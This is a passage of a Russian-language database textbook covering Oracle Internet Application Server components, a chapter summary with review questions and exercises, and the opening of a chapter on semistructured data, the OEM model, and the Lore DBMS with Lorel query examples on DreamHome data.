- Oracle BC4J (Business Components for Java — прикладные компоненты для среды Java). Инфраструктура, основанная на языках Java и XML, которая обеспечивает разработку, развертывание и специализацию многоуровневых приложений для баз данных, создаваемых из повторно применяемых прикладных компонентов. Разработчики приложений могут использовать эту инфраструктуру для создания и проверки прикладных алгоритмов в виде компонентов, которые автоматически интегрируются с базами данных, повторно применять прикладные алгоритмы, реализованные с помощью представлений на основе языка SQL, а также обращаться к таким представлениям и обновлять с помощью сервлетов серверных страниц Java (JSP) и "тонких" клиентов Java Swing. Готовые приложения могут развертываться на сервере *iAS* либо в виде bean-компонента сеанса EJB, либо в виде объектов CORBA.
- Oracle JVM. Серверная платформа Java, поддерживающая bean-компоненты Java производственного назначения (Enterprise JavaBean — EJB), архитектуру CORBA и хранимые процедуры базы данных. Платформа Oracle JVM представляет собой основу для применения приложений Java и служб Java в сервере iAS и СУБД Oracle. Такой подход позволяет беспрепятственно переносить компоненты с одного уровня на другой без каких-либо изменений.
- Oracle PLSQL. Обеспечивает применение прикладных алгоритмов к данным, находящимся в кэше Oracle Cache и базе данных Oracle. Компонент Oracle PLSQL создает среду, которая позволяет вызывать с броузеров процедуры PL/SQL, хранимые в базе данных Oracle. Такие хранимые процедуры позволяют осуществлять выборку данных из таблиц в базе данных и формировать HTML-страницы, содержащие данные, для передачи на клиентский броузер, по аналогии с технологиями ASP и JSP.
- Oracle Forms. Позволяет пользователям применять в Internet или корпоративной внутренней сети приложения, основанные на технологии Oracle Forms, для запроса или модификации данных в базе данных.

Службы презентации

Эти службы поставляют динамическое информационное наполнение на клиентские броузеры и поддерживают сервлеты, страницы JSP, сценарии Perl/CGI, страницы PL/SQL, формы и другие средства реализации прикладных алгоритмов.

- Apache JServ. Машина сервлетов Java. При получении HTTP-сервером запроса к сервлету этот запрос перенаправляется модулю mod_jserv, который, в свою очередь, перенаправляет запрос машине сервлетов Apache JServ.
- Oracle JSP. Реализация технологии JSP компании Sun, которая обеспечивает переносимость приложений из одной среды поддержки сервлетов в другую, а также обеспечивает возможность применения средств SQLJ, языка JML (JSP Markup Language — язык разметки JSP), усовершенствованных средств поддержки национальных языков (National Language Support — NLS) и расширенного набора типов данных,
- Oracle PSP (PL/SQL Server Pages — серверные страницы PL/SQL). Технология, аналогичная JSP, в которой для создания серверных сценариев применяется язык PL/SQL, а не Java. В своей простейшей форме сценарий

PSP фактически представляет собой файл HTML или XML. В результате его компиляции как сценария PSP создается хранимая процедура, которая выводит в броузер точно такой же файл HTML или XML. В более сложной форме сценарий представляет собой процедуру PL/SQL, которая формирует все содержимое Web-страницы, включая дескрипторы для названия основной части и заголовков страницы. Применение серверных страниц PL/SQL иллюстрируется в примере 3.8.

- Интерпретатор Perl. Постоянно функционирующая среда времени выполнения Perl, поддерживаемая сервером Oracle HTTP Server, которая позволяет исключить издержки запуска внешнего интерпретатора. При получении сервером Oracle HTTP Server запроса Perl этот запрос перенаправляется модулю mod_perl, который затем перенаправляет запрос интерпретатору Perl для обработки.

Службы кэширования

Oracle Database Cache — это служба промежуточного уровня, позволяющая повысить производительность и масштабирование приложений, которые обращаются к базам данных Oracle, с помощью кэширования часто используемых данных. Служба Oracle Database Cache обеспечивает выполнение сервлетов с поддержкой состояния, компонентов JSP, EJB и объектов CORBA в виртуальной машине Oracle JVM. Служба Oracle Web Cache позволяет хранить в виртуальной памяти ресурсы, соответствующие URL-локаторам, к которым часто происходит доступ, и поэтому исключает необходимость повторно обрабатывать запросы с такими URL-локаторами на Web-сервере. В отличие от обычных прокси-серверов, позволяющих обрабатывать только такие неизменные данные, как изображения и текст, служба Oracle Web Cache обеспечивает кэширование статически и динамически формируемого информационного наполнения HTTP, полученного от одного или нескольких серверов приложений.

Службы управления информационным наполнением

Эти службы позволяют получить доступ ко всему информационному наполнению, независимо от типов, файлов, применяемых для его хранения, как к единой разнородной иерархической файловой структуре с помощью броузеров, сетевых средств Microsoft Windows или клиентов FTP. Кроме того, эти службы позволяют обеспечить поиск файлов, активизацию сообщений в ответ на контролируемые события, а также коллективную разработку проектов с использованием механизма входного и выходного контроля. Для хранения файлов в базе данных Oracle может применяться служба файловой системы Oracle Internet File System (iFS). С точки зрения конечного пользователя система iFS выглядит просто как обычная файловая система, к которой может быть получен доступ с помощью сетевых средств Microsoft Windows, броузера, клиента FTP или клиента электронной почты. Пользователи не имеют представления о том, что файлы фактически хранятся в базе данных, поскольку им не приходится взаимодействовать непосредственно с базой данных.

Службы Oracle Portal

Oracle Portal предоставляют службы портала пользователям, подключающимся к ним с обычного настольного компьютера. *Портал* — это приложение на основе Web, которое предоставляет общий интегрированный шлюз для доступа к данным всевозможных типов с одной Web-страницы. Например, с помощью средств Oracle Portal могут быть созданы порталы, предоставляющие пользователям доступ к Web-

приложениям, документам, отчетам, графикам и другим ресурсам, которые находятся в Internet или корпоративной внутренней сети.

С другой стороны, Oracle Portal-to-Go представляет собой службу портала, предназначенную для доставки данных и прикладного кода на мобильные устройства. Служба Portal-to-Go позволяет создавать портальные узлы, на которых используются Web-страницы, приложения Java и приложения на основе XML. Портальные узлы обеспечивают возможность доставлять разнообразное информационное наполнение на мобильные устройства с учетом особенностей конкретной целевой платформы такого устройства. Эта служба позволяет отделить этап получения информационного наполнения от этапа его доставки с помощью промежуточных средств форматирования (называемых Portal-to-Go XML), которые позволяют выполнять прямое и обратное преобразования между исходным и целевым форматами. Средства Portal-to-Go XML представляют собой набор определений типа документа (Document Type Definition — DTD) и спецификаций документов XML, которые позволяют применять объекты информационного наполнения и внутренние объекты в среде Oracle Portal-to-Go. Подробное описание языка XML и определений DTD приведено в следующей главе.

Отчеты, создаваемые с использованием прикладных алгоритмов

Службы Oracle Reports позволяют пользователям вызывать в Internet или в корпоративной внутренней сети на выполнение динамически формируемые отчеты, разработанные с помощью программы Oracle Reports Developer.

Инструментальные средства разработчика Oracle

Комплекты инструментальных средств, которые входят в поставку сервера *iAS,* содержат библиотеки и инструментальные средства, обеспечивающие разработку и развертывание приложений. Некоторые из этих комплектов перечислены ниже.

- Oracle XML Developer's Kit (XDK). Содержит компонентные библиотеки и утилиты для создания приложений и Web-узлов с поддержкой XML.
- Oracle DB Client Developer's Kit. Содержит клиентские библиотеки для Oracle и клиентские библиотеки Java: комплект инструментальных средств службы передачи сообщений Oracle Java Messaging Service (JMS), транслятор Oracle SQLJ и драйверы Oracle JDBC.
- Oracle LDAP Developer's Kit. Содержит субкомпоненты, которые обеспечивают взаимодействие клиента с каталогом OID (Oracle Internet Directory — каталог Internet Oracle). Эти субкомпоненты служат для разработки и контроля приложений на основе LDAP, обеспечения выполнения клиентских вызовов к службам каталогов, создания зашифрованных соединений и управления данными каталога.

РЕЗЮМЕ

- Internet — это совокупность взаимосвязанных компьютерных сетей мирового масштаба. World Wide Web является гипермедийной системой, предоставляющей удобные средства произвольного просмотра информации в Internet. Информация, представленная в Web, хранится в виде документов, подготовленных с использованием языка HTML (HyperText Markup Language — язык гипертекстовой разметки), и отображается броузером. Броузер обменивается

информацией с Web-сервером с помощью протокола HTTP (Hypertext Transfer Protocol — протокол передачи гипертекста).

- В среде Web традиционная двухуровневая модель "клиент/сервер" заменена трехуровневой моделью, состоящей из уровня пользовательского интерфейса (клиент), уровня реализации прикладных алгоритмов и средств обработки данных (сервер приложений) и уровня СУБД (сервер баз данных), которые могут находиться на разных компьютерах.
- Преимущества среды Web как платформы для приложений баз данных включают преимущества, предоставляемые самими СУБД, а также простоту реализации, независимость от платформы, наличие графического пользовательского интерфейса, высокую степень стандартизации, поддержку межплатформенного взаимодействия, прозрачный сетевой доступ и простоту масштабируемости приложений. Недостатками являются невысокая надежность, недостаточная защищенность, низкая производительность, высокая стоимость, плохая масштабируемость, ограниченные функциональные возможности языка HTML, отсутствие механизма поддержки состояния, недостаточная пропускная способность, низкая производительность и отсутствие специализированных средств разработки.
- Языки сценариев JavaScript и VBScript могут использоваться для расширения функций броузера и Web-сервера. Языки сценариев позволяют создавать функции, встроенные в код HTML. Программы могут включать стандартные программные конструкции, такие как циклы, условные операторы и математические операции.
- Спецификация Common Gateway Interface (CGI) регламентирует способы передачи данных между Web-сервером и сценарием CGI. Интерфейс CGI представляет собой популярную технологию интеграции баз данных в среду Web. Основными преимуществами этого метода интеграции являются его простота, независимость от языка программирования и типа Web-сервера, а также широкое распространение. Среди недостатков следует отметить то, что для каждого нового сценария CGI необходимо запускать отдельный серверный процесс, что приводит к перегруженности Web-серверов в часы пиковой нагрузки.
- Альтернативными по отношению к интерфейсу CGI технологиями являются попытки расширения функций Web-сервера с помощью интерфейсов Netscape Server API (NSAPI) и Microsoft Internet Information Server API (ISAPI). При использовании этих API-интерфейсов дополнительные функции связываются с процессом самого сервера. Хотя такой подход позволяет расширить функциональные возможности и повысить производительность сервера, общий успех при его использовании в определенной степени зависит от качества программирования расширений.
- Язык Java — это простой, объектно-ориентированный, распределенный, интерпретируемый, надежный, безопасный, независимый от архитектуры, переносимый, высокопроизводительный, многопотоковый и динамический язык разработки компании Sun Microsystems. Приложения Java компилируются в байт-код, который интерпретируется и выполняется виртуальной машиной Java Virtual Machine. Приложения на языке Java могут взаимодействовать с СУБД, совместимой с ODBC, с использованием различных механизмов, включая JDBC и SQLJ.
- Технология Active Server Pages использует дескрипторы, которые встраиваются в код HTML и интерпретируются сервером, причем они могут включать объекты Active Data Objects (ADO), предназначенные для взаимодействия с СУБД, совместимой с ODBC.

- Платформа Oracle Internet Platform, состоящая из сервера приложений Oracle Internet Application Server (*i*AS) и СУБД Oracle, специально предназначена для предоставления расширенного набора функциональных возможностей для распределенной среды. Она имеет многоуровневую архитектуру, основанную на промышленных стандартах, и предусматривает применение протоколов HTTP и HTML/XML для поддержки среды Web, технологии CORBA группы OMG и протокола ПОР (Internet Inter-Object Protocol — межсетевой протокол передачи сообщений между объектами) для обеспечения функциональной совместимости объектов, технологий RMI (Remote Method Invocation — дистанционный вызов методов), Java, EJB (Enterprise JavaBeans — bean-компоненты Java производственного назначения), JDBC и SQLJ для обеспечения доступа к базе данных, а также позволяет применять сервлеты Java и серверные страницы Java (JavaServer Pages — JSP). Эта платформа поддерживает также службу JMS (Java Messaging Service — служба передачи сообщений Java), интерфейс JNDI (Java Naming and Directory Interface — интерфейс службы имен и каталогов Java) и позволяет использовать хранимые процедуры на языке Java.

Вопросы

28.1. Поясните смысл каждого из следующих терминов:
   а) Internet, внутренняя сеть, внешняя сеть;
   б) World Wide Web;
   в) HyperText Transfer Protocol (HTTP);
   г) HyperText Markup Language (HTML);
   д) Uniform Resource Locator (URL).

28.2. Сравните двухуровневую архитектуру "клиент/сервер" для традиционной СУБД с трехуровневой архитектурой "клиент/сервер". Почему последняя более предпочтительна в среде Web?

28.3. В чем состоят преимущества и недостатки Web как платформы для создания приложений баз данных?

28.4. Сравните технологии с использованием интерфейса CGI и расширений сервера с учетом возможности их применения для интеграции баз данных в среду Web.

28.5. Опишите способ использования cookie-файлов для хранения информации о пользователе.

28.6. Каковы различия между JDBC and SQLJ?

28.7. В чем состоят различия между ASP и JSP?

Упражнения

28.8. Изучите функциональные возможности взаимодействия со средой Web, предоставляемые используемой вами СУБД. Сравните эти возможности с теми подходами, которые рассматриваются в разделах 28.4-28.10.

28.9. Изучите средства зашиты, предоставляемые Web-интерфейсом используемой вами СУБД. Сравните эти средства с теми механизмами, которые рассматриваются в разделе 18.5.

28.10. Используя один из методов интеграции СУБД в среду Web, создайте ряд форм, отображающих таблицы базы данных учебного проекта *DreamHome*.

28.11. Продолжите работу, начатую в упражнении 28.10, чтобы обеспечить обновление содержимого таблиц базы данных непосредственно из броузера.

28.12. Создайте Web-страницы для отображения результатов запросов, приведенных в приложении А для учебного проекта *DreamHome*.

28.13. Повторите упражнения 28.10 и 28.12 для учебного проекта *Wellmeadows*.

28.14. Создайте Web-страницы для отображения результатов запросов, приведенных упражнениях 5.7-5.28.

28.15. С помощью броузера посетите следующие Web-узлы и оцените объем и ценность представленной на них информации:

W3C — http://www.w3.org;

Microsoft — http://www.microsoft.com;

Oracle — http://www.oracle.com;

Informix — http://www.informix.com;

IBM — http://www.ibm.com;

Sybase — http://www.sybase.com;

Sun (Java) — http://java.sun.com;

Gemstone — http://www.gemstone.com;

Objectivity — http://www.objectivity.com;

ObjectStore — http://www.odi.com;

Poet — http://www.poet.com;

Apache — http://www.apache.org;

mySQL — http://www.mysql.com;

PostgreSQL — http://www.postgresql.com;

Perl — http://www.perl.com;

PHP — http://www.php.net.

28.16. Предположим, что исполнительному директору компании *DreamHome* необходимо предоставить отчет о возможности доступа к базе данных приложения *DreamHome* по Internet. В этом отчете должны быть рассмотрены технические вопросы и возможные решения, указаны преимущества и недостатки данного подхода, а также освещены любые другие возможные проблемы. Отчет должен также содержать полностью обоснованное заключение по поводу осуществимости данного предложения для компании *DreamHome*.

Глава 29 Слабоструктурированные данные и язык XML

В ЭТОЙ ГЛАВЕ...

- Общее определение слабоструктурированных данных.
- Основные концепции модели обмена объектными данными (Object Exchange Model — OEM), предназначенной для представления слабоструктурированных данных.
- Слабоструктурированная СУБД Lore и язык запросов Lorel.
- Основные языковые конструкции XML.
- Понятия формально правильных и допустимых документов XML.
- Способы использования определений типов документов (Document Type Definitions — DTD) для описания синтаксической структуры допустимых документов XML.
- Сравнение объектной модели документа (Document Object Model — DOM) с моделью OEM.
- Основные технологии работы с документами XML: Namespaces, XSL и XSLT, XPath, XPointer, XLink и XHTML.
- Ограничения определений DTD и способы их преодоления с помощью языка XML Schema консорциума W3C.
- Принципы обработки метаданных с использованием определений RDF и RDF Schema.
- Предложения по созданию языка запросов W3C Query Language.

Спецификация XML **1.0** была формально утверждена W3C (World Wide Web Consortium) сравнительно недавно — в 1998 году, но даже за такое короткое время язык XML оказал революционное влияние на все принципы применения компьютерных технологий. Этот язык лежит в основе многих технологий и оказывает влияние на все аспекты программирования, включая графические интерфейсы, встроенные системы, распределенные системы и, применительно к тематике этой книги, на управление базами данных. Он уже фактически признан в качестве стандарта обмена данными во всей программной индустрии и быстро заменяет системы EDI (Electronic Data Interchange — электронный обмен данными) в качестве основного средства обеспечения взаимодействия предприятий. Некоторые аналитики предсказывают, что на языке XML со временем будет создаваться и храниться большинство документов как в Internet, так и за ее пределами.

Информация, доступная в Web, по своему характеру такова, что для ее представления нельзя обойтись без такого гибкого языка, как XML. Предполагается,

что данные, оформленные в виде документов XML, будут главным образом слабоструктурированными; это означает, что такие данные могут оказаться недостаточно формализованными или неполными, а их структура может резко или непредсказуемо изменяться. К сожалению, реляционные, объектно-ориентированные и объектно-реляционные СУБД не слишком хорошо приспособлены для обработки данных такого рода. Потребность в обработке слабоструктурированных данных была очень велика еще до создания языка XML, а теперь в связи с открывшимися возможностями обработки данных такого типа она намного возросла. В настоящей главе вначале рассматриваются слабоструктурированные данные, а затем — язык XML, связанные с ним технологии и, в частности, языки запросов для XML.

Структура этой главы

В разделе 29.1 дано общее определение понятия слабоструктурированных данных и описана модель слабоструктурированных данных, называемая *моделью обмена объектными данными* (Object Exchange Model — OEM). Здесь также кратко описаны пример СУБД Lore, предназначенной для хранения слабоструктурированных данных, и язык запросов Lorel. В разделе 29.2 рассматривается язык XML и показано, какое значение он имеет для представления данных и обмена данными в Web. В разделе 29.3 описаны некоторые технологии XML, такие как Namespaces, XSL, XPath, XPointer и XLink. Здесь также показаны способы применения языка XML Schema для определения модели информационного наполнения документов XML и инфраструктуры RDF (Resource Description Framework — инфраструктура описания ресурсов) для обмена метаданными. В разделе 29.4 рассматриваются предложения W3C по созданию языка запросов для XML. Примеры, приведенные в этой главе, также взяты из учебного проекта *DreamHome*, описанного в разделе 10.4 и приложении А.

29.1. Слабоструктурированные данные

Слабоструктурированные данные» Данные, которые могут оказаться недостаточно формализованными или неполными и иметь структуру, которая может быстро или непредсказуемо измениться.

Слабоструктурированными называются данные, обладающие определенной структурой, но эта структура может оказаться непостоянной, недостаточно изученной или неполной. Как правило, такие данные не могут быть описаны с помощью какой-либо неизменной схемы, поэтому иногда их называют *не имеющими схемы* (schema-less) или *описывающими сами себя* (self-describing). Характерной особенностью слабоструктурированных данных является то, что описательная информация, которая обычно выделяется в отдельную схему, присутствует в самих данных. В некоторых формах представления слабоструктурированных данных не предусмотрено применение отдельной схемы, а в других она существует, но налагает на представленные в ней данные очень слабые ограничения. В отличие от этого, для реляционных СУБД требуется заранее определенная схема, позволяющая распределить данные по таблицам, а все данные, управляемые этой системой, должны соответствовать такой структуре. Объектно-ориентированные СУБД допускают создание более развитой структуры по сравнению с реляционными СУБД, но также требуют, чтобы все данные укладывались в заранее заданную (объектно-

ориентированную) схему. Но если в СУБД должны храниться слабоструктурированные данные, она должна формировать схему на основе этих данных, а не налагать на данные априорно заданную схему.

В последнее время обнаруживается значительный интерес к слабоструктурированным данным по многим причинам. Наиболее важные из них перечислены ниже.

- Для дальнейшей автоматизации обработки информации необходимо иметь возможность обращаться к источникам данных, представленным в Web, как к базам данных, но на эти источники невозможно наложить какую-либо заранее заданную схему.
- Количество разнотипных баз данных постоянно возрастает, поэтому задача создания гибкого формата, обеспечивающего обмен данными между базами различных типов, становится все более важной.
- В связи со становлением языка XML (extensible Markup Language — расширяемый язык разметки) как стандарта представления и обмена данными в Web появились перспективы создания новых методов обработки слабоструктурированных данных, поскольку язык XML хорошо подходит для их описания.

Большинство подходов к управлению слабоструктурированными данными основано на использовании языков запросов, обеспечивающих прохождение по древовидному размеченному графу, который служит для представления таких данных. Если данные невозможно описать с помощью схемы, то единственный способ их идентификации состоит в указании позиции элемента данных в коллекции, а не формализации его структурных свойств. Это означает, что способы выполнения запросов к данным теряют свой традиционный декларативный характер и становятся в большей степени навигационными. Начнем знакомство со слабоструктурированными данными с рассмотрения примера, который показывает, для обработки данных какого типа может быть предназначена слабоструктурированная система.

Пример 29.1. Пример слабоструктурированных данных

Рассмотрим структуру, показанную в листинге 29.1, где изображена часть данных, представленных в учебном проекте *DreamHome*. Эти данные можно изобразить графически, как показано на рис. 29.1. Они описывают одно отделение компании (находящееся по адресу 22 Deer Rd), двух сотрудников компании (John White и Ann Beech) и два объекта недвижимости, предназначенные для сдачи в аренду (которые находятся, соответственно, по адресу 2 Manor Rd и 18 Dale Rd); на этом рисунке показаны также некоторые связи между данными. В частности, следует отметить, что данные не совсем правильно формализованы:

- для сотрудника John White отдельно представлены имя и фамилия, а для сотрудника Ann Beech имя и фамилия хранятся как один компонент, а также приведены данные о зарплате;
- для объекта недвижимости, находящегося по адресу 2 Manor Rd, хранится месячная арендная плата, а для объекта недвижимости, который находится по адресу 18 Dale Rd, хранится годовая арендная плата;
- для объекта недвижимости по адресу 2 Manor Rd обозначение типа объекта недвижимости (flat) хранится в виде строки, а для объекта недвижимости по адресу 18 Dale Rd обозначение типа (house) представлено в виде целого числа.

Листинг 29.1. Пример представления слабоструктурированных данных в базе данных проекта DreamHome

```
DreamHome (&1)
Branch (&2)
        street (&7) "22 Deer Rd"
        Manager &3
Staff (&3)
        name (&8)
                fName (&17) "John"
                lName (&18) "White"
        ManagerOf &2
Staff (&4)
        name (&9) "Ann Beech"
        salary (&10) 12000
        Oversees &5
        Oversees &6
PropertyForRent (&5)
        street (&11) "2 Manor Rd"
        type (&12) "Flat"
        monthlyRent (&13) 375
        OverseenBy &4
PropertyForRent (&6)
        Street (&14) "18 Dale Rd"
        type (&15) 1
        annualRent (&16) 7200
        OverseenBy &4
```




Рис. 29.1. Графическое изображение данных, приведенных в листинге 29.1

29.1.1. Модель обмена объектными данными (OEM)

Одной из первых для описания слабоструктурированных данных была предложена модель обмена объектными данными (Object Exchange Model — OEM). Это — модель представления вложенных объектов, которая была первоначально разработана для проекта TSIMMIS (The Stanford-IBM Manager of Multiple Information Sources) и должна была обеспечить интеграцию данных, полученных из различных источников [246]. Модели OEM не имеют схемы и описывают сами себя. Такую модель можно рассматривать как размеченный ориентированный граф, узлы которого представляют собой объекты (как показано на рис. 29.1).

Для каждого объекта OEM задаются уникальный идентификатор объекта (например, &7), описательная текстовая метка (street), тип (строка) и значение ("22 Deer Rd"). Объекты подразделяются на элементарные и составные. *Элементарные* объекты содержат значение базового типа (такого как целое число или строка). Они характеризуются тем, что на графе изображаются без исходящих ребер. Все остальные объекты называются *составными*. Тип этих объектов определен как множество идентификаторов объектов, а на графе они изображаются как узлы, имеющие одно или несколько исходящих ребер. Составной объект OEM рассматривается как родительский по отношению к своим дочерним объектам OEM. Каждый отдельный объект OEM может иметь произвольное количество родительских объектов. Это позволяет создавать сети любой сложности для моделирования всех необходимых связей между данными.

Метка (label) служит для обозначения объекта и указывает, что собой представляет объект (именно поэтому данные, представленные в модели OEM, называют *описывающими самих себя);* это означает, что текст метки должен нести максимально возможный объем описательной информации. Метки могут изменяться динамически. Имя — это специальная метка, которая применяется в качестве псевдонима для одного из объектов и может служить точкой входа в базу данных (например, DreamHome — это имя, обозначающее объект &1).

Любой объект OEM можно рассматривать как четверку (label, oid, type, value). Например, ниже показано, как может быть представлен объект Staff (узел &4), содержащий объекты name и salary, объект name (узел &9), который включает строку "Ann Beech", и объект salary (узел &10), который включает десятичное значение 12000.

```
{Staff, &4, множество, {&9, &10}}
{name, &9, строка, "Ann Beech"}
{salary, &10, десятичное значение, 12000}
```

Модель OEM была создана специально для обработки неполных и неформализованных данных, а приведенный выше пример показывает, как в этой модели отображаются данные с нерегулярной структурой и неопределенным типом.

29.1.2. СУБД Lore и язык Lorel

Для разработки СУБД со слабоструктурированными данными применялся целый ряд различных подходов. Некоторые из них были основаны на использовании реляционных СУБД, а другие — на объектно-ориентированных СУБД. В этом разделе кратко рассматривается только одна СУБД, предназначенная для обработки слабоструктурированных данных, называемая Lore (Lightweight Object REpository — упрощенный репозитарий объектов), разработанная с самого начала в Станфордском университете [216]. СУБД Lore разрабатывалась в то время, когда язык XML еще только зарождался, поэтому интересно отметить,

насколько модель объектных данных (OEM) СУБД Lore и применяемый в ней язык запросов напоминают объектную модель и язык запросов XML.[1]

Lore — это многопользовательская СУБД, обеспечивающая восстановление после сбоев, поддержку материализованных представлений, массовую загрузку файлов в некотором стандартном формате (поддерживается также XML) и применение декларативного языка обновления. Для СУБД Lore предусмотрена также программа диспетчера внешних данных, которая позволяет динамически выполнять выборку данных из внешних источников и комбинировать их с локальными данными в процессе обработки запросов.

Для работы с СУБД Lore применяется язык Lorel (Lore language — язык СУБД Lore); он представляет собой расширение языка объектных запросов (Object Query Language), который рассматривался в разделе 26.2.4 [1]. Язык Lorel предназначен для выполнения следующих операций:

- запросы, которые возвращают значимые результаты даже при отсутствии некоторых данных;
- запросы, выполняемые одинаково успешно при работе с однозначными данными и данными, представленными в виде множеств;
- запросы, позволяющие успешно обрабатывать данные различных типов;
- запросы, которые возвращают разнотипные объекты;
- запросы к данным, для которых не полностью известна структура объектов.

Язык Lorel поддерживает декларативные описания путей, предназначенных для перехода по структурам графов (так называемые *обозначения путей),* и обеспечивает автоматическое приведение типов при обработке разнотипных и нетипизированных данных. Обозначение пути (path expression) по сути представляет собой последовательность меток на ребрах ($L_1.L_2...L_n$), которая соответствует множеству попарно смежных узлов в некотором графе. Например, на рис. 29.1 обозначение пути DreamHome.PropertyForRent соответствует множеству узлов {&5, &6}. В качестве еще одного примера укажем, что обозначение пути DreamHome.PropertyForRent.street соответствует множеству узлов, содержащему строки {"2 Manor Rd", "18 Dale Rd"}.

Язык Lorel поддерживает также обобщенное обозначение пути, которое позволяет определять произвольные пути: символ "|" указывает на наличие альтернативных вариантов выбора, символ "?" сообщает о том, что количество вхождений равно нулю или одному, символ "+" позволяет отметить, что количество вхождений равно одному или большему числу, а символ **** указывает, что количество вхождений равно нулю или большему числу. Например, обозначение пути DreamHome.(Branch | PropertyForRent.).street соответствует пути, который начинается с узла DreamHome, проходит по ребру Branch или PropertyForRent, а затем — по ребру street. При выполнении запросов к слабоструктурированным данным есть вероятность того, что известны не все метки объектов или не известен их относительный порядок следования. Для обеспечения возможности выполнения запросов в таких условиях язык Lorel поддерживает понятие подстановочных символов. Символ "%" обозначает нуль или больше символов в метке, а символ "#" является сокращенным обозначением конструкции (%)*. Например, обозначение пути DreamHome.#.street соответствует любому пути, который начинается с узла DreamHome и оканчивается ребром street; при этом допускается наличие между этими метками произвольной последовательности ребер. Более сложные обозначения пути могут быть сформиро-

[1] *В дальнейшем была* ***проведена*** *доработка СУБД Lore в* ***целях поддержки*** *XML* ***[129].***

ваны с использованием синтаксиса утилиты grep операционной системы UNIX. Например, общее обозначение пути:

```
DreamHome.#.(name | name."[fF]Name")
```

соответствует любому пути, который начинается с узла DreamHome и оканчивается либо непосредственно ребром name, либо ребром name, за которым следует ребро fName, первая буква метки которого может быть прописной или строчной.

Язык Lorel разрабатывался с учетом применения синтаксиса, аналогичного синтаксису языка SQL, поэтому запрос Lorel может иметь следующую форму:

```
SELECT a FROM b WHERE p
```

Здесь переменная a показывает, в каком виде должны быть возвращены данные, b обозначает набор данных, к которому должен быть применен запрос, а *p* представляет собой предикат, в соответствии с которым должна быть выполнена выборка данных из этого набора данных. Если в запросе не применяются подстановочные символы, то конструкция FROM является необязательной и избыточной, поскольку каждое из обозначений пути должно начинаться с объектов, указанных в конструкции FROM. Ниже приведены некоторые примеры применения запросов на языке Lorel к данным, представленным в примере 29.1.

Пример 29.2. Примеры запросов Lorel

А. Найти все объекты недвижимости, которыми управляет сотрудник Ann Beech.

```
SELECT s.Oversees
FROM DreamHome.Staff s
WHERE s.name = "Ann Beech"
```

Набор данных в конструкции FROM содержит объекты &3 и &4. В результате применения конструкции WHERE этот набор ограничивается до объекта &4. Затем к этому объекту применяется конструкция SELECT для получения желаемого результата, который в данном случае имеет вид

```
Answer
    PropertyForRent &5
        street &11 "2 Manor Rd"
        type &12 "Flat"
        monthlyRent &13 375
        OverseenBy &4
    PropertyForRent &6
        street &14 "18 Dale Rd"
        type &15 1
        annualRent &16 7200
        OverseenBy &4
```

Результат представлен в виде одного составного объекта с применяемой по умолчанию меткой Answer. Объект Answer становится новым объектом в базе данных, к которому может быть выполнен запрос обычным образом. Поскольку в приведенном здесь запросе не используются какие-либо подстановочные символы, он вполне мог быть выражен без конструкции FROM.

Б. *Найти все объекты недвижимости, для которых определена годовая арендная плата.*

```
SELECT DreamHome.PropertyForRent
WHERE DreamHome.PropertyForRent.annualRent
```

Этот запрос не требует конструкции FROM и может быть выражен как запрос для проверки наличия ребра annualRent (DreamHome.PropertyForRent.annualRent). Запрос возвращает следующий результат:

```
Answer
    PropertyForRent &6
        street &14 "18 Dale Rd"
        type &15 1
        annualRent &16 7200
        OverseenBy &4
```

В. Найти всех сотрудников, которые управляют двумя или несколькими объектами недвижимости.

```
SELECT DreamHome.Staff.Name
WHERE DreamHome.Staff SATISFIES
   2 <= COUNT (SELECT DreamHome.Staff
               WHERE DreamHome.Staff.Oversees)
```

Язык Lorel поддерживает стандартные агрегирующие функции SQL (COUNT, SUM, MIN, MAX, AVG) и позволяет использовать такие функции и в конструкции SELECT, и в конструкции WHERE. В данном запросе агрегирующая функция COUNT применяется в конструкции WHERE. Запрос возвращает следующий результат:

```
Answer
    name &9 "Ann Beech"
```

Объекты DataGuide

Для формирования осмысленных запросов необходимо иметь представление о структуре базы данных. Определенные сведения о структуре базы данных требуются также для процессора запросов, поскольку без этого он не сможет эффективно обрабатывать запросы. К сожалению, как указано выше, слабоструктурированные данные могут не иметь заранее определенной схемы, и поэтому возникает необходимость формировать схему на основе самих данных. Одним из новейших средств СУБД Lore является объект DataGuide — динамически формируемая и сопровождаемая сводка данных о структуре базы данных, которая служит в качестве динамическон схемы [130], [131]. Объект DataGuide обладает следующими тремя свойствами:

- краткость — путь к каждой метке в базе данных представлен в объекте DataGuide только один раз;
- точность — путь к каждой метке, представленный в объекте DataGuide, существует и в исходной базе данных;
- удобство — DataGuide представляет собой объект OEM (или XML), поэтому его хранение и обработка могут быть организованы с использованием таких же методов, какие применяются в исходной базе данных.

Объект DataGuide, который соответствует данным, показанным на рис. 29.1, представлен на рис. 29.2. Он позволяет определить, существует ли конкретный путь длиной *n* к метке в исходной базе данных. Для этого достаточно проверить в объекте DataGuide не больше *n* объектов. Например, для проверки того, существует ли на рис. 29.1 путь Staff.Oversees.annualRent, достаточно проверить ис-

